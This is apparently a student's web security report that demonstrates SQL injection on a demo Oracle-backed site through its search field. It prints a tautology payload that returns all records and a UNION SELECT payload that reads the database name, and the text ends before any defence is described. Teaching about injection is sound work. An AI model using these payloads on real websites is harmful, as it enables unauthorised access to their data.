Web Application Security Report


# Introduction

With the emergence of Web 2.0, increased information sharing through social networking and increasing business adoption of the Web as a means of doing business and delivering service, websites are often attacked directly. Hackers either seek to attack the corporate network or the end-users and accessing their website by many ways. The attacks causing large consequences for websites, the weakness in the security makes the website more easily to hacked. The basic methods hackers use is SQL Injection, this is an error that many website have and they don't know how to face with this problem. This report will do a fake SQL Injection attack to show you what is SQL Injection, how it works and introduce a method to protect data when website was attacked.

# SQL Injection


1: SQL Injection using Website search engine

* This is a demo Website using Oracle Database




Using search engine of this website to return all record

+ Search query: Anything' or '1'='1.




+ Resutl:




Using search field to get database name of this website

+ Search query: Anything' UNION SELECT 'string','string', ora\_database\_name FROM dual --'

